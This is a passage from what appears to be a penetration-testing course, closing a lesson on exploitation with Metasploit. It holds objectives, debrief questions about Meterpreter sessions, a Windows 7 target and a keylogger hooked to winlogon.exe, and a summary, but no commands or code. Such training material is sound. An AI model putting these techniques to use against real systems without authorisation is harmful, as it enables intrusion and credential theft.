* What other important information can be obtained from the target through the Meterpreter shell and what will be the commands executed to obtain such information? Add the answers to the provided TEA template.

### Objectives

After completing this exercise, students will be able to: Plan exploitation with

Metasploit

* Use modules in Metasploit Execute exploitation with

Metasploit

Deploy a Meterpreter session

* Use exploit to gain access to target machine

Debrief

General Questions

* How did you feel about this procedure?

 Were there any areas

in particular where you had difficulty?

* Do you understand how this relates to the work you will be doing?

Specific Questions

* Did any scripts used NOT work on the Windows 7 target?
* Why did we use winlogon.exe for the keylogger target?

there any updated

scripts that worked in lieu of legacy scripts mentioned?

### Lesson Summary

In this lesson we learned about:

Metasploit framework

* Exploit scripts
* Payloads
* Auxiliary modules
* Command syntax and navigation

|  |
| --- |
| End of Module 2, Less o n  4 |